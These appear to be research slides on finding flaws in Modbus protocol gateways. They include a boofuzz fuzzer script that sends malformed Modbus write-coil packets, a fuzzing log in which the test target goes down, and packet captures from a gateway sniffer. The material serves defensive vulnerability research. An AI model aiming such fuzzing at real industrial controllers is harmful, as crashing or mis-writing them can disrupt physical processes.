
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
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




Simulator




The screenshot shows the PyModSlave application window. At the top, the menu bar includes File, Options, Commands, View, and Help. Below the menu is a toolbar with various icons. The main configuration area has "Modbus Mode" set to "RTU", "Slave Addr" set to 1, and "SimCycle (m)" set to 1000. Under "DO Coils", there are tabs for Discrete Inputs, Input Registers, and Holding Registers. The "Start Addr" is set to 0, and "No of Coils" is set to 1000. A red box highlights the byte sequence "1 0 1 0 1 0 0 0 0 0" in the data table, which corresponds to the first 10 bits of the coil status. The bottom status bar shows "RTU : 0, 38400, 8, 1, None Packets : 4 Errors : 0".




ADU

Type : Tx Message
Timestamp : 11:32:19:028
Transaction ID : 000E
Protocol ID : 0000
Length : 0006
Unit ID : 01
Function Code : 01
Starting Address : 0000
Quantity of Registers : 0005




ADU

Type : Rx Message
TimeStamp : 11:32:19:042
Slave Addr : 01
Function Code : 01
Starting Address : 0000
Quantity of Registers : 0005
CRC : FC09



ADU

Type : Rx Message
Timestamp : 11:32:19:100
Transaction ID : 000E
Protocol ID : 0000
Length : 0004
Unit ID : 01
Function Code : 01
Byte Count : 01
Register Values : 15



ADU

Type : Tx Message
TimeStamp : 11:32:19:088
Slave Addr : 01
Function Code : 01
Byte Count : 01
Register Values : 15 = 10101
CRC : 9047

Fuzzer

- Mutation-based: protocol learning
 - e.g., Radasma and PropFuzz
- Generation-based: known specs
 - e.g. **BooFuzz** and Sulley
- Based on (and credits to)
<https://github.com/youngcraft/boofuzz-modbus>

Fuzzer

```
def write_single_coil(session):
    s_initialize('write_single_coil')
    with s_block('adu'):
        s_incr('transId')
        s_word(0x0000, name='protoId', endian=cfg.endian, fuzzable=cfg.fuzz_proto_id)
        s_size('pdu', length=2, offset=1, name='length', endian=cfg.endian, fuzzable=cfg.fuzz_length)
        s_byte(cfg.slave_id, name='unitId', fuzzable=cfg.fuzz_slave_id)
        with s_block('pdu'):
            s_byte(0x05, name='write_single_coil', fuzzable=cfg.fuzz_funct_code)
            s_word(0x0001, name='address', endian=cfg.endian, fuzzable=cfg.fuzz_address)
            if cfg.random_coil_value:
                s_word(0x0000, name='outputValue', endian=cfg.endian, fuzzable=True)
            else:
                s_group(name='outputValue', values=['\x00\x00', '\xFF\x00'])
            if cfg.trailing_garbage:
                s_random('', cfg.gmin, cfg.gmax, num_mutations=cfg.gmut, name='trailing_garbage')
    session.connect(s_get('write_single_coil'))
```

Initialize

Header

Payload

Finalize

Configuration:

- trailer
- byte ordering
- fuzzable fields
- recursive fields

Instrumentation

```
target.procmon = boofuzz.instrumentation.External  
(pre=target_pretest, post=target_alive, ← Connect(), ARP request, etc..  
start=reset_target, restart=reset_target) ← Reboot
```

```
[2019-05-23 12:25:17,083]     INFO  Sleeping for 10000000 seconds  
[2019-05-23 12:25:18,088] Test Case: 3: modbus_read_coil.quantity_low.3  
[2019-05-23 12:25:18,088]     Info: Type: Byte. Default value: '\x01'. Case 3 of 112 overall.  
[2019-05-23 12:25:18,088]     Test Step: Calling procmon pre_send()  
[2019-05-23 12:25:18,089] root      INFO      Unit is still up and running  
[2019-05-23 12:25:18,089]     Info: Opening target connection (127.0.0.1:15021)...  
[2019-05-23 12:25:18,089]     Info: Connection opened.  
[2019-05-23 12:25:18,089]     Test Step: Fuzzing Node 'modbus_read_coil'  
[2019-05-23 12:25:18,090]     Info: Sending 12 bytes...  
[2019-05-23 12:25:18,090]     Transmitted 12 bytes: 00 01 00 00 00 06 01 01 00 00 00 02 '\x00\x01\x00\x00\x00\x06\x01\x01\x00\x00\x00\x02'  
[2019-05-23 12:25:18,091]     Test Step: Contact process monitor  
[2019-05-23 12:25:18,091]     Check: procmon.post_send()  
[2019-05-23 12:25:18,091]     Check OK: No crash detected.  
[2019-05-23 12:25:18,091]     Test Step: Contact process monitor  
[2019-05-23 12:25:18,091]     Check: procmon.post_send()  
[2019-05-23 12:25:18,091]     Check OK: No crash detected.  
[2019-05-23 12:25:18,091]     Info: Closing target connection...  
[2019-05-23 12:25:18,092]     Info: Connection closed.  
[2019-05-23 12:25:18,092]     Test Step: Sleep between tests.  
[2019-05-23 12:25:18,092]     Info: sleeping for 1.000000 seconds  
[2019-05-23 12:25:19,113] Test Case: 4: modbus_read_coil.quantity_low.4  
[2019-05-23 12:25:19,113]     Info: Type: Byte. Default value: '\x01'. Case 4 of 112 overall.  
[2019-05-23 12:25:19,113]     Test Step: Calling procmon pre_send()  
[2019-05-23 12:25:19,114] root      INFO      Unit under test is down!  
[2019-05-23 12:25:19,114] root      INFO      I am trying to restart the target  
[2019-05-23 12:25:19,114]     Info: Opening target connection (127.0.0.1:15021)...  
[2019-05-23 12:25:19,132]     Error!!!! Cannot connect to target; target presumed down. Stopping test run. Note: This likely indicates a failure  
previous test case.  
embyte@host:~/projects/protocolgateways/git/modbus_fuzzers/boofuzz-modbus$
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Gateway

Transparent, Modbus, MQTT

Data Flow Configuration

Step 1

System Setting Ethernet Wi-Fi Serial

Protocol: MODBUS

Data Flow: Ethernet to Serial

Forwarding Port: 502


Timeout: 0

Operation mode:

- Modbus ASCII to Modbus TCP
- Modbus RTU to Modbus TCP

Submit Save&Apply

Inbound and outbound interfaces
Master and slave configuration



Sniffer

Ethernet Interface



Serial Interface



Payload acquisition (Modbus)

+

Data normalization

Analyzer

- Automatically detects mismatches or packets drop

Real-time gateways configured as Modbus TCP Master + Modbus RTU Slave

1574704509.746888, TCP, 00:01:00:00:00:06:01:00:00:01:00:01

1574704509.770035, RTU, 01:00:00:01:00:01:91:CA

1574704511.271468, TCP, 00:02:00:00:00:06:01:01:00:01:00:01

1574704511.289164, RTU, 01:01:00:01:00:01:AC:0A

1574704512.802031, TCP, 00:03:00:00:00:06:01:02:00:01:00:01

1574704512.875859, RTU, 01:02:00:01:00:01:E8:0A

1574704514.328139, TCP, 00:04:00:00:00:06:01:03:00:01:00:01


1574704514.343510, RTU, 01:03:00:01:00:01:D5:CA

1574704515.860150, TCP, 00:05:00:00:00:06:01:04:00:01:00:01



1574704515.878557, RTU, 01:04:00:01:00:01:60:0A

- Correlation:
 - Timestamp for real-time gateways
 - Nonce for data stations

Example of Modbus TCP fuzzing



Example of Setup

